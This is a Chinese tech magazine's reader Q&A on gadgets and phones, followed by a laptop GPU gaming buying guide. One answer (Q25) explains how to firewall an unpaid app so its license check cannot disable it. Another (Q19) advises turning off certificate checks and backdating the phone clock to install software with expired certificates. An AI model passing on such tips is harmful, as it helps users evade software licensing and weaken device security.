我经常去网吧下载,主要是快,500K 到 1M 的速度,我想直接用迅雷下载到 MP5 上,这样会对 MP5 带来什么损伤吗?

A 如果图方便的话,这样也是可以的,但是这样会增加 MP5 的工作负担,长此以往,可能缩短 MP5 的使用寿命。比如下载需要 1 个小时,那么 MP5 就要一直执行 1 个小时的写操作。MP5 使用的是闪存,它是有写入次数的极限的,虽然是十万级的,寿命也不短,但是跟硬盘比起来,寿命和可靠度毕竟不是在一个层次。所以还是建议先下载到硬盘上,然后再从硬盘拷贝到 MP5。这样原本 1 个小时的写操作,可能只需要几分钟就搞定了,大大减轻 MP5 的工作负担。

“hsmym810”问:

Q6 佳能 SX30IS 和富士 HS11 哪个好?

我想买个相机,请问是佳能 SX30IS 好还是富士 HS11 好?

A 这两款都是目前数码相机中的超级长焦相机,富士 HS11 的光学变焦倍数达到 30 倍,等效焦距从 24 毫米到 720 毫米,远摄能力非常强,而佳能 SX30IS 的光学变焦倍数更大,达到 35 倍,等效焦距为 24-840 毫米,远摄能力比富士 HS11 更强。另外,CCD 像素上,佳能 SX30IS 的有效像素为 1410 万,比富士 HS11 多出将近 400 万。拍摄功能方面两者都差不多。不过,成像方面,差别比较明显,佳能的画质还是一贯的柔和中性,锐度适中,偏向于真实。而富士则偏向鲜艳,饱和度和锐度都比较高,颜色好看但有点不接近真实。所以,总体肯定是佳能 SX30IS 更好。但是别忘了,富士 HS11 的价格比佳能 SX30IS 要便宜 900 多元,就看你愿不愿意多给这笔差价。

“s878778196”问:

Q5 本本合上盖子无线网络断网怎么办?

我要用笔记本无线网络下载电影,时间比较长就把本本盖子上,可是无线网络就断网了,怎么办?

A 呵呵,这不是什么大问题,只是有些初学者可能对笔记本上盖的用法不太了解。在笔记本开机状态下(Windows 系统),以默认设置为例,合上盖子,笔记本都会进入睡眠状态(待机状态),这时笔记本是不工作的,所以无线网络也就会断掉,下载会中断。但是我们可以修改合上盖子的功能,在 Windows 的电源管理设置窗口里,我们可以看到,合上盖子的功能还可以设置为“关机”、“不采取任何措施”。为了合上盖子后,本本还能继续下载,这里就得设置为“不采取任何措施”。以后下载时,合上盖子,只有屏幕会关闭,其他工作照旧。提醒一下,有些本本合上盖子继续工作,可能导致本本过热,必须做好散热工作。

“拜堂喽”问:

Q7 戴尔本本无线上网常掉线

我用的是戴尔笔记本,经常是无线上网半小时内就掉线,怎么办?

A 掉线的因素比较多,可能是笔记本的无线网卡引起的,也可能是无线路由器引起的。所以需要从两个方面来查找问题原因,然后再想对应的办法解决。我的建议是首先检查无线网卡。第一步,删掉无线网卡的驱动、卸载无线管理软件,然后分别重装驱动和无线管理软件。有些用户可能直接使用 Windows 自带的无线管理软件,建议安装笔记本附带的无线管理工具,功能要强大得多。如果掉线问题仍然存在,进入第二步,采用替代法,借一块 USB 接口的无线网卡,用它上网试试。如果不掉线了,就能证明两点:无线路由器没问题;本本内置无线网卡有问题,把它送修或者更换即可。如果换了网卡还是掉线,问题就在无线路由器身上,本期正好有无线路由器故障处理的内容,可以参看一下。



匿名人士问:

Q8 笔记本用什么硬盘模式好?

笔记本用什么硬盘模式好?常看到网上有人讨论装XP的时候,如果蓝屏,就要在笔记本的BIOS中把硬盘的模式修改为IDE模式等等,要不XP根本装不下去。现在我装Win7了,请问用哪种模式更好呢?

A 笔记本安装XP除了使用内置驱动的版本之外,都需要把硬盘模式修改为IDE才能顺利安装,否则基本都会蓝屏。至于Win7,就不用这么麻烦了,可直接使用预设的AHCI模式。AHCI从性能上来讲,在笔记本上要优于IDE模式,IDE模式在有的笔记本上也叫做“兼容模式”。当然话说回来,AHCI性能是好一些,管理功能也更强大,但实际使用是否能用出来,还得取决于具体的硬盘和笔记本配置。

陌生人一号烦问:

Q9 原装电池与非原装有何区别?

如题,买的数码相机只配了一个原电,看网上评测,我买的TX100待机时间不长,想买一块备用电池。不过问题来了,店员给的原电价格很贵,要300多。不过他推荐买一款组电,100不到,请问两者有什么区别吗?

A 如果说区别的话,最大的区别在于兼容性。因为有的数码相机内置了加密/解密芯片,如果电池不是原电,那么相机可能无法识别正确的电池容量。另外,组电由于品牌不一样,电池的寿命以及安全性都不一定比得上原电。但是,如果选择的是知名品牌(例如品胜)的组电,那寿命和安全性、待机时间等都能接近原电的水平,看在价格的份上还是可以购买的。如果要买的电池是很杂的品牌,我看还是算了吧。

一句
解惑**歪头歪脑问:**本本文字显示忽然变得很大如何解决?

回答:到厂商主页的服务和支持栏目,找到笔记本对应的显卡驱动。下载并安装即可解决问题,如果问题没有解决请卸载旧驱动后再装新驱动。

养猪噜噜问:

Q10 Win7 不显示无线网卡

症状是设备管理器和任务管理器显示有无线网卡,系统托盘里没有。网络连接里有无线网卡,但是打了叉的,显示未连接。无线开关打开了,指示灯也是亮的,就是没有无线图标,搜索不到我的无线路由。

A 你有没有考虑过是驱动问题呢?如果系统识别错了驱动,确实会发生类似的情况,所以最好的解决方法就是到厂商主页下载支持Windows7的驱动。请注意Windows7 64位和32位的驱动程序是不一样的,如果驱动程序包中没有包含64位的驱动,请不要盲目安装32位的驱动程序。同时,如果没有Windows7的专用驱动,可以去试试看Vista、XP的驱动程序。另外,在开始菜单的“计算机”图标上点击右键,选择管理;在服务管理中检查WLAN AutoConfig服务是否设置为“自动”启动,且已经运行。

夏懿 X 殇 X 问:

Q11 ThinkPad e40 电池只显示 99%

买来电脑一直没用过电池,第一次电量用尽了才充电。可是一直显示的是99%,从没显示过100%,这是什么情况?我的电池不是原装的吗?

A 笔记本电池是不是原装的,可以通过AIDA64也就是原来的Everest来查看,或者用Battery Mon来查看电池信息,就知道是不是原装了。当然了,原产配件都会有一个部件序列号,通过它联系客服查询是否是原装也是可以的。

至于99%的问题,我建议你吧电池放光再充电看看,再次充满的时候应该就是100%了。之所以出现99%有几种原因,因为笔记本为了延长电池寿命,当电量高于一定值的时候,就不会充电,所以如果电池没充满前停止充电,那么电量就保持在99%或者95%-99%之间的一个数值。除了这个原因,硬件设计和电池本身问题都可能会导致这种情况的发生。



“辽宁盼盼”问:

Q12 摩托罗拉 ME811 游戏性能如何?ME811 现在什么价格?

摩托罗拉 ME811 玩游戏的性能如何?能玩哪些游戏?摩托罗拉 ME811 现在什么价格?在哪里能买到?

A 摩托罗拉 ME811 配备主频高达 1.2GHz 的德仪 OMAP3630 处理器、PowerVR SGX530 图形芯片,性能非常强劲。ME811 在北京电信官网的促销价 4580 元(带票),标配双电、单充、耳机、数据线等,可享受“0 元购机”优惠。摩托罗拉 ME811 支持多点触控,可玩《极品飞车 13》、《愤怒的小鸟 Rio》、《突击队鲍勃》等安卓热门游戏,速度流畅,画面清晰,完全能保证 3D 或 2D 游戏的顺畅运行。猫哥不建议大家选购水货版的 Droid X,不仅需要烧号使用,而且 MicroSD 卡不支持热插拔。

“pengsite”问:

Q14 HTC Incredible S 和 HTC S710e 有什么区别?Incredible S 有哪些缺点?

HTC Incredible S 和 HTC S710e 有何区别? HTC Incredible S 有哪些缺点?后盖是什么材质?

A HTC S710e 是 HTC Incredible S 的行货版本,已经于 4 月 11 日正式到货上市,开卖价高达 4498 元,标配单电单充、耳机、数据线、8GB 内存卡等。两款机型在外观和硬件配置上没有区别,只是渠道来源和标配方面存在差异,行货版 S710e 标配更全面,但售价明显虚高。HTC Incredible S 主要缺点如下:(1)机身后盖采用 PC 塑料材质,并非是 HTC Desire HD 或 HTC Desire S 上采用的铝制一体机外观,很轻很薄,不适合偏爱金属手机的读者。还有读者反馈,IS 后盖容易松动。(2)电池续航依旧很差。虽然 IS 已搭载 1450mAh 电池、更省电的 SLCD 屏幕、高通二代 CPU,但续航仅能坚持 1 天左右。

“笨猪里约版”问:

Q13 三星 I9003 和三星 I9000 有什么区别?三星 I9003 有什么缺点?

猫大哥你好!请问一下,三星 I9003 和三星 I9000 有什么区别?三星 I9003 有什么缺点?麻烦详细点。

A 三星 I9003 被称为三星 I9000 的缩减版,与 I9000 外观相似,不过 I9003 的机身背面取消了标志性的凸起式设计,相信从外观上还是很容易分别出两款机型。在硬件配置方面,I9003 相比 I9000 而言,在屏幕材质上从 Super AMOLED 换成了更廉价的 SCLD,显示效果略差,但更轻薄省电;只拥有 4GB 可用空间,而 8GB 版 I9000 的可用空间则达到了 8GB。不过在运行内存上,I9003 的 478MB 要高于 I9000 的 339MB,同时在电池配备上也从之前 I9000 的 1550mAh 提升为 1650mAh。在处理器上,I9003 改用了德州仪器 OMAP3630,虽然与 I9000 采用的蜂鸟 S5PC110 处理器均为主频 1GHz,但性能有一定的缩水。

“xiaoyong224”问:

Q15 用 UC 浏览器上手机报看小说会扣 GPRS 流量吗?

我定了手机报,所以上手机报网是免费的,但是好像用 UCWEB 上网后收了钱。这是什么原因?

A 首先,手机报网站对手机报用户免流量,但接入点必须设置为 CMWAP,并关掉 WAP 压缩中转,用手机自带浏览器不会消耗流量,猫哥建议诺基亚手机用户将其加成书签。

其次,用 UC 浏览器上手机报看小说,在刚接收手机报数据时会产生一点儿 GPRS 流量,完全打开后就不会消耗流量。UC 这类浏览器都是断点传送数据的,意思就是不会自己刷新,所以在完全打开页面后,不会产生流量。有读者反馈说,这是由于 UC 浏览器内嵌有广告,要消耗 GPRS 流量所导致的。



“huanggreat”问:

Q16 塞班 3 专版 UC 7.7 浏览器有什么特点? 实测体验如何?

近日 UC 浏览器又推出针对 Symbian^3 手机的专版。这个 UC 7.7 浏览器有什么特点? 实测体验如何?

A 之前 Symbian^3 手机只能借助 S60V5 版本的 UC 浏览器进行“蹭网”,如今终于有了 Symbian^3 手机的专版。据了解,此次发布的 Symbian^3 专版最明显的提升体现在对 WAP2.0 页面显示效果的优化上,提升对 WAP2.0 页面的兼容性,这样的调整使得页面在视觉上更加舒服;还对文字、背景等的颜色进行处理,同时也对静态图片、动态图片进行处理,降低了图片亮度,使视觉上更加柔和;在页面的调整还体现在页面控件的改变上,消息提示框的背景、大小以及弹出位置都进行了优化。

“小气妞妞”问:

Q18 HTC Desire S 和 HTC Incredible S 该买谁? 哪个更好点?

HTC Desire S 和 HTC Incredible S 该买谁? 哪个更好点呢? 请猫大哥指点一下,我相当纠结!

A (1)先比价格:Desire S 最新报价 2999 元(改版),暂无行货版;Incredible S (简称 IS)最新报价 2945 元(改版)和 4498 元(IS 行货,型号 HTC S710e)。Desire S 由于在 4 月 7 日才到货开卖,价格水分较大;IS 水货版价格更亲民。(2)再比性能:Desire S 和 IS 同样配备 1GHz 的高通 Snapdragon MSM8255 单核处理器、768MB RAM、1450mAh 电池,但 Desire S 仅采用 3.7 英寸 480×800 像素 SLCD 电容屏(IS 为 4.0 英寸),摄像头组合仅采用 500 万像素主(IS 为 800 万像素主)、30 万像素副(IS 为 130 万像素)、单 LED 灯(IS 为双 LED 灯),缩水明显。推荐近期买 IS 水货版,最实惠。

“123445839”问:

Q17 天语 W700 怎么样? 什么时候上市? 天语 W700 有什么缺点?

猫大哥你好,我想请问一下,天语 W700 怎么样? 天语 W700 什么时候上市? 天语 W700 有什么缺点?

A 根据天语工作人员的介绍,天语 W700 共有黑色和银色两种配色款,预计五月初就能大量到货。据悉,天语 W700 共有中国联通定制版本(需要签合同购买,类似于 iPhone 4)和行货裸机两种版本。至于大家最关心的售价方面,天语一再强调会继续走国产实惠价格路线,但猫哥预计售价在 3300 元左右。天语 W700 是首款配备 1GHz 的 NVIDIA Tegra 2 双核心处理器的国产安卓手机,其主要缺点如下:机身底部没有任何插孔设计,比较单调;无 HDMI 输出接口,无法玩 1080p 全高清输出;不锈钢后盖样式不够美观;1500mAh 电池,续航一般,需要配双电;500 万像素主摄像头,未配备闪光灯,拍照一般。

“qlzml”问:

Q19 诺基亚 C5-03 和诺基亚 5230 安装软件时提示证书错误或证书过期的解决办法

我用的是诺基亚 C5-03,老婆用的是 5230,在安装软件时老提示证书错误或证书过期怎么办?

A (1)C5-03 和 5230 安装软件时提示证书错误、受限制:以软件版本 V11.0.024 的诺基亚 C5-03 为例,可依次进功能表→设置→程序管理→安装设置,将“软件安装”设为全部,“在线证书检查”设为关。注意,C5-03 和 5230 等 S60V5 手机的时间及日期需要按照当时的时间日期正确设置好,否则有可能提示证书错误。(2)C5-03 和 5230 安装软件时提示证书过期:依次进入功能表→应用程序→时钟→选项/设置→日期,更改手机日期,建议以 5 个月左右为周期向前调整,就能安装了。

“小布点 1124”问:

Q20 诺基亚 C5-03 启动 QQ 老死机? 为什么 C5-03 登录不了手机 QQ?

诺基亚 C5-03 启动 QQ 老死机是什么原因? 诺基亚 C5-03 登录不了手机 QQ, 总是显示无法连接网络。

A (1)C5-03 启动 QQ 死机: 首先确认手机 QQ 版本是否正确, 目前最新版为“手机 QQ2011 (S60V5/Symbian3)Beta1Build0660”, 可登录 <http://mobile.qq.com/m/Nokia/C5-03> 进行下载。其次, 由于 C5-03 运存较小, 建议安装运存释放软件, 可在挂 Q 时自动清理运存。最后, 就考虑软格机一次(电话界面输入 *#7370#, 原始密码 12345, 注意事先备份联系人等资料)。(2)C5-03 登录不了手机 QQ: 移动用户拨打 10086, 按 1 和 0 转人工, 要求客服发个上网设置参数, 按 1111 保存搞定。

“拂晓再生”问:

Q22 魅族 M9 怎么刷固件? 魅族 M9 刷哪个版本的固件好?

猫大哥你好! 我新买了一部魅族 M9。想请教: 魅族 M9 怎么刷固件? 魅族 M9 刷哪个版本的固件好?

A 4月7日, 魅族 M9 最新固件 V1.0.3-16428 在官网发布, 煤油可通过将最新固件下载到电脑本地, 再拷入到 M9 中进行升级。据悉, 此固件的升级还要与基带版本 02.1041.00-119 配合使用, 否则会有很多问题, 因此还要对基带进行降级。具体刷机过程如下: 首先将 V1.0.3-16428 系统固件拷贝到 SD 卡根目录→关机→按电源和音量向上键升级系统, 注意在升级时要选择清除数据; 成功后, 系统会自动开机, 将基带固件 119 考入 SD 卡根目录; 关机并重复系统升级过程, 完成基带升级。注意, 系统固件和基带固件同名, 基带固件大小只有 4M 左右; 一定要先升级系统, 否则基带可能没法降级。

“小景的妞妞”问:

Q21 91 手机助手如何下载 iPhone 软件? iPhone 无法连接 91 手机助手?

请教 91 助手和 iPhone 的问题: 在 91 助手上如何下载 iPhone 软件? iPhone 手机无法连接 91 助手?

A 进入 91 助手连接上 iPhone, 在界面右上角会显示已连接 iPhone 和 iPhone 的固件版本; 这时你就可以用 91 助手下载并安装软件了。你想下载就进入程序管理→软件站→安装到手机。不过, 猫哥不建议你用 91 助手来直接下载安装, 因为 91 的 Bug 比较多, 一不小心就会出现白苹果。建议你还是上 91.com 或者 weiphone.com 上, 先下载软件(推荐下载“.ipa”后缀的软件), 然后用 91 来安装, 可进程序管理→安装本地软件, 安装你从其它网站上下载的软件。至于 iPhone 无法连接 91 的问题, 如果最近才越狱的, 需要登录 cydia 安装 afc2 补丁; 没有越狱的手机就没法用 91; 建议安装官方最新版的 91 助手概念版。

“王楠解莹娜”问:

Q23 诺基亚 C5-03 怎么挂两个 QQ? 诺基亚 C5-03 能看优酷视频和 QQ 视频吗?

诺基亚 C5-03 怎么挂两个 QQ? 诺基亚 C5-03 能看优酷视频和 QQ 视频吗? C5-03 的 QQ 怎么全屏?

A (1)C5-03 挂两个 QQ: 下载两个不同版本的手机 QQ, 比如手机 QQ2011 (S60V5/Symbian3)Beta1Build0660、QQ1.0 (S60V5)Formal_Build0528、QQ2009 的相关版本。A 版本上一个号码, B 版本上一个号码。不过 C5-03 运行内存较小, 仅建议登一个 QQ。(2) C5-03 能看优酷视频和 QQ 视频。优酷需要安装 UC 播放器用 WIFI 或 3G 在线看, 也可使用 S60V5 专版的手机优酷。QQ 视频, 新版 QQ 都支持, 但只是单向视频, 你只能看到别人, 别人看不到你。(3)最新 S60V5 版 QQ 就是全屏显示的。



“永远爱9”问:

Q24 求几个诺基亚 C5-03 手机能玩的单机游戏

逛过塞班,但是下载了几个游戏全部不能玩!证书已搞好,向猫哥跪求诺基亚 C5-03 能玩的好游戏。

A (1)音乐节奏型游戏《悦舞街》:可将大家保存在手机中的任何 MP3 音乐文件,自动分析成音乐游戏节奏,一首歌曲一个游戏。(2)重力感应游戏《AS-PHALT 4》:10 辆传说的跑车和摩托车,在车库中改装自己的汽车;享受 5 种赛车模式,如警察追逐、漂移和生死战。(3)大型益智游戏《禁断谜塔》:猴子吃香蕉汉化版;使用竹棒搭竹塔,把 5 只猴子从箱子里放出并安全带出口;帮助猴子收集到所有香蕉可获得黄金面具;香蕉会缠到周围竹棒上,但同样需要猴子摘取。

“hfoweheohn”问:

Q26 摩托罗拉 ME811 和三星 I9000 手机买哪个好?

我想买摩托罗拉 ME811(Droid X)。但纠结于摩托罗拉 ME811 和三星 I9000 之间,猫哥买哪个好?

A (1)先比价格:8GB 版 I9000 报价 2469 元(改版);摩托罗拉 ME811 报价 4580 元(电信国行),I9000 更便宜。(2)再比性能:①屏幕上,ME811 配备 4.3 寸 480×854 像素 TFT 电容屏;I9000 配备 4.0 寸 480×800 像素 Super AMOLED 电容屏。ME811 屏更大;I9000 屏幕材质更好,显示效果更细腻。②硬件上,ME811 配备 1.2GHz 的德仪 OMAP3630 处理器、512MB RAM,I9000 配备 1GHz 的三星 S5PC110 处理器、512MB RAM,ME811 硬件更强悍。③摄像头和网络上,ME811 采用 800 万像素、双 LED 灯,支持电信 3G;I9000 采用 500 万像素,支持联通 3G,电信 3G 版型号为三星 I909(行货 5095 元)。推荐买 I9000。

“zg22417130”问:

Q25 Android 手机 SPB Shell 3D 界面强制退出解决办法

手机是 HTC DHD,装了 SPB Shell v5.0 汉化版,但在使用一段时间后就会被强制退出,该怎么办?

A SPB Shell 3D 主题很炫,但大家可能使用一段时间后就会被强制退出,解决办法如下:先 Root 后下载 Driodwall 防火墙软件,注意一定要在飞行模式下安装,不能联网;安装成功后,点界面下的房子键(主页键)就会自动加载这个 3D 桌面;进入桌面后,打开 Driodwall,把安卓市场拉入黑名单,禁止其联网搜索。

建议把 SPB Shell 拉入禁止联网黑名单,但是这样就不能使用其自带的天气插件;注意,安装这个软件后就不能注册 MOTO 或者 Google 账户,因为一旦注册,联网时就会自动搜索,导致你这个未付费的软件会被强制关停;一定不要退出这个桌面,一旦退出就不能重新进入。

“土耳其战车”问:

Q27 苹果 iPhone 4 和 iPod touch 4 能爽玩的三轴陀螺仪游戏推荐

猫哥你好!求几款苹果 iPhone 4 和 iPod touch 4 能爽玩的支持三轴陀螺仪功能的手机游戏。

A (1)《CS Mania 疯狂射手》:需要硬件陀螺仪支援,支持 iPhone 4、iPod touch 4 和 iPad 2,类似于任天堂 8 位机的打飞碟游戏。

(2)《Gun_Range》:最快时间内,用最少子弹打中把心。

(3)《Gyroblox 4》:乔布斯在 iPhone 4 发布会上介绍什么是三轴陀螺仪时,使用的游戏;进入游戏后出现一堆木头,我们通过晃动 iPhone 4 的机身,可以让这层木头也随着晃动,而通过用手滑动木头表面,可以将这堆木头逐渐分离,最终完全将木头拆开。



买笔记本玩3D游戏,最重要的配置是显卡。现在4000-5000元价位的笔记本都配置有独立显卡,但不同的显卡,游戏性能差别很大。在这个价位上,独立显卡的型号选择范围不小,这里就来看哪些是比较常见、热门的独显型号,并分析一下它们的游戏性能,同时给出有代表性的机型。这样,准备购买笔记本的用户就可以根据自己的需求和显卡的游戏性能表现,来选择适合的机型了。



买游戏本本 显卡说了算 4000-5000元笔记本 都能玩转哪些游戏?

4000元本本显卡升级,配置HD 6470M显卡很常见

从目前的市场看,4000元左右的新款笔记本在显卡配置上已经进行升级,原来这个价位主要采用G310M、HD545v等显卡,而如今不少机型升级到了AMD HD 6470M显卡,属于主流的中档移动显卡型号。



●HD 6470M 显示芯片


HD 6470M显卡的基本参数是采用40纳米制程、160个流处理单元、核心频率为700-750MHz,显存带宽为64位,显存一般为

512MB-1GB,显存频率为800MHz,支持DirectX 11和Shader 5.0技术。那么,HD 6470M的性能如何呢?能玩转哪些游戏呢?

在3DMark Vantage测试中,测试参数为P GPU no PhysX,在1280×1024分辨率下,HD 6470M的平均得分为1382分。这个成绩比上一代的HD 5145性能提升30%左右。另外,在最新的3DMark 11测试中(测试参数Performance GPU 1280×720),HD 6470M的平均得分为550分,跟N卡的GT 520M性能相当。

其实得分多少都是浮云,关键还是要看它运行

3D游戏时的表现。我们测试了HD 6470M运行《FIFA 11》、《星际争霸2》、《极品飞车13:变速》等游戏的性能表现。需要说明的是,测试的本本配置的处理器是酷睿i3-380M、内存为2GB。在《FIFA 11》测试中,选择“低画质”,游戏帧速高达



●HD 6470M 运行《FIFA 11》完全够用

■采用HD 6470M独显的笔记本推荐

| 型号 | 主要配置 | 参考价格 |
|-----------------|--|--------|
| 惠普 G4-1014TX | 酷睿 i3-390M/2GB 内存 /500GB 硬盘 /Radeon HD 6470 独显(1GB 显存) /14 英寸屏幕(1366×768) /802.11n 无线 /HDMI 高清 /6 芯电池 /2.2KG | 4099 元 |
| 华硕 K42Ei48JZ-SL | 酷睿 i5-480M/2GB 内存 /320GB 硬盘 /Radeon HD 6470 独显(512MB 显存) /14 英寸屏幕(1366×768) /802.11g 无线 /HDMI 高清 /6 芯电池 /2.2KG | 4299 元 |
| 华硕 A40Ei48JY-SL | 酷睿 i5-480M/2GB 内存 /500GB 硬盘 /Radeon HD 6470 独显(1GB 显存) /14 英寸屏幕(1366×768) /802.11n 无线 /HDMI 高清 /6 芯电池 /2.2KG | 4599 元 |

180fps,非常流畅;改为“中画质”,帧速也有70fps,同样流畅;而选择“高画质”,帧速仍然有39fps,也还是比较流畅的。也就是说,HD 6470M这个档次的显卡运行《FIFA 11》等系列游戏是非常适合的。

但是 HD 6470M 运行《星际争霸 2》就比较纠结,在低画质下,帧速高达 160fps,非常流畅,但是画质一般,很多特效都没有,而一旦开启特效,比如设置为“中等画质”,帧速飞速下降,仅有 26fps,画面不够流畅。而开启高画质,帧速仅有 15fps,画面很卡,游戏失去可玩性。同样,在《极飞 13》的高画质下,HD 6470M 的帧速也只有 15fps,同样很“杯具”。

编辑建议

由此可见,打算玩《星际争霸 2》、《极飞 13》之类的游戏用户,配置 HD 6470M 显卡的本本不能满足你的游戏需求。当然,用来玩玩 FIFA 系列游戏以及《使命召唤 4》等游戏,是没有问题的。另外,性能要求没有单机游戏那么高的 3D 网游,这款显卡也可以通吃。

4000-5000 元笔记本,HD 5650 独显性价比突出


在 4000-5000 元价位的笔记本当中,采用 HD 5650 独显的机型是性价比非常高的。虽然 HD 5650 已经不算太新的卡型,但是其游戏性能在这个价位上,算是相当给力的。从定位看,HD 5650 仍然可以排在中档偏上的档次。虽然 HD5650 核心频率不高,只有 450-650MHz,但是流处理单元达到了 400 个,显存带宽为 128 位,参数还是很高的。

在 3DMark 11 测试中(参数

设置为 Performance GPU 1280 × 720),HD 5650 的平均得分为 856 分,性能比前面提到的 HD 6470 要高出 36%,比 GT 520M 的性

●HD5650 玩《星际争霸 2》的帧速表现

能高出 44% 左右。再来看看 HD 5650 的游戏表现,搭配的处理器的酷睿 i5-430M,内存为 4GB。在《星际争霸 2》的测试中,低画质的帧速高达 155fps,非常流畅;在中画质下,帧速维持在 40-44fps 之间,同样比较流畅,不影响游戏的可玩性;而在高画质下,帧速在 26-29fps 之间,基本流畅,仍然可玩,但不是很理想了。当然,在超高画质下,帧速仅有 16fps,失去游戏可玩性。另外在《FIFA 11》、《孤岛惊魂 2》、《使命召唤 4》等 3D 游戏中,即便是高画质,HD 5650 的帧速也都在 40fps 以上,相当流畅。



编辑建议


在 4000-5000 元的价位上,如果你想买一台游戏性能很给力的本本,采用 HD 5650 独显的机型是你一定要考虑进去的。对于目前的 3D 单机游戏,除了个别在超高画质下,HD 5650 吃不消以外,其他情况基本都能轻松应对。至于 3D 网游,就没有瓶颈可言。

■采用 HD 5650 独显的笔记本推荐

| 型号 | 主要配置 | 参考价格 |
|-----------------|--|--------|
| 戴尔 Inspiron 15R | 酷睿 i3-380M/2GB/500GB(7200 转)/Radeon HD 5650(1GB 显存)/15.6 英寸(1366 × 768)/802.11n/HDMI 高清/6 芯电池/2.69KG | 4599 元 |
| 戴尔 Inspiron 14R | 酷睿 i3-380M/2GB/320GB(7200 转)/Radeon HD 5650(1GB 显存)/14 英寸(1366 × 768)/802.11n/HDMI 高清/6 芯电池/2.2KG | 4399 元 |
| 东芝 L600-62R | 酷睿 i5-480M/2GB/320GB(5400 转)/Radeon HD 5650(1GB 显存)/14 英寸(1366 × 768)/802.11n/HDMI 高清/6 芯电池/2.2KG | 4699 元 |

不选 A 卡选 N 卡,GT 540M 独显游戏性能匹敌 HD 5650

在 4000-5000 元的独显笔记本当中,除了 A 卡阵营有不少高性能的选择外,N 卡方面也有



●GeForce GT 540M 独显芯片

不少高性价比的选择,比如 GT 540M。这款显卡的游戏性能,不仅能与 HD 5650 抗衡,在有些测试项目中,性能还要超过 HD 5650,所以采用 GT 540M 的本本同样值得游戏玩家关注。下面还是先来看看 GT 540M 的测试表现吧。

GT 540M 采用 40 纳米制程,具有 96 个流处理单元(N 卡的流处理单元跟 A 卡的不一样,不能划等号。一般认为 A 卡 5 个单元相当于 N 卡的 1 个单元),核心频率为 672MHz,显存带宽为 128 位,显存频率 900MHz,参数比较高。

在 3DMark 11 的 GPU 性能测试中(分辨率为 1280 × 720),GeForce GT 540M 的平均得分为 893 分。跟 Radeon HD 5650 的成绩相比,GT 540M 有 4% 的性能提升,总体属于同一个档次。

在实际游戏测试中,我们发现 GT 540M 的表现比 HD 5650 还有不少的提升。这里用于测试的笔记本采用的是新一代酷睿 i5-2410M 处理器和 4GB 内存。比如在《FIFA 11》中,即便是“超高画质”,GT 540M 的游戏画面帧速仍然有




70fps,很流畅,而在“高画质”下,帧速高达 122fps,运行起来相当从容。

在对显卡要求相对较高的《星际争霸 2》中,低中高三档画质下的帧速分别为 158fps、60fps、42fps,都能保证游戏的可玩性,只是在超高画质下,帧速降至 18fps,画面不够流畅。不过,这个成绩也比 HD 5650 有 2fps 的提高。

另外,在显卡要求非常高的《孤岛危机 2》游戏中,除了在超高画质下,帧速只有 9fps,完全没有可玩性外,在其他的画质设置中,GT 540M 的帧速都在 30fps 以上,比较流畅。

●GT 540M 运行《星际争霸 2》的帧速表现



编辑建议

GT 540M 独显是目前独显笔记本机型中比较高端的卡型,尤其是在 4000-5000 元价位上,如果能配上这样的

显卡玩游戏,可玩性将得到大大提升。可以说对于主流 3D 单机游戏和网游,就没有瓶颈可言。当然,这个价位的 GT 540M 本

本,处理器最多采用酷睿 i3,不可能采用酷睿 i5,所以实际成绩比上述测试的结果有一定的差距,但整体来看是影响不大的。

■采用 GeForce GT 540M 独显推荐

| 型号 | 主要配置 | 参考价格 |
|------------------------|--|--------|
| 华硕 A53X1231SV-SL | 酷睿 i3-2310M/2GB 内存 /320GB 硬盘 /NVIDIA GT 540M(1GB)/15.6 英寸(1366×768)/802.11n/HDMI/6 芯 5200 毫安锂电 /2.62KG | 4399 元 |
| Gateway NV47H05c | 酷睿 i3-2310M/2GB 内存 /500GB 硬盘 /NVIDIA GT 540M(1GB)/14 英寸(1366×768)/802.11n/HDMI/6 芯 5200 毫安锂电 /2.35KG | 4399 元 |
| 宏碁 AS4750G-2412G50Mnbb | 酷睿 i5-2410M/2GB 内存 /500GB 硬盘 /NVIDIA GT 540M(1GB)/14 英寸(1366×768)/802.11n/HDMI/6 芯锂电 /2.2KG/Win7 | 4799 元 |

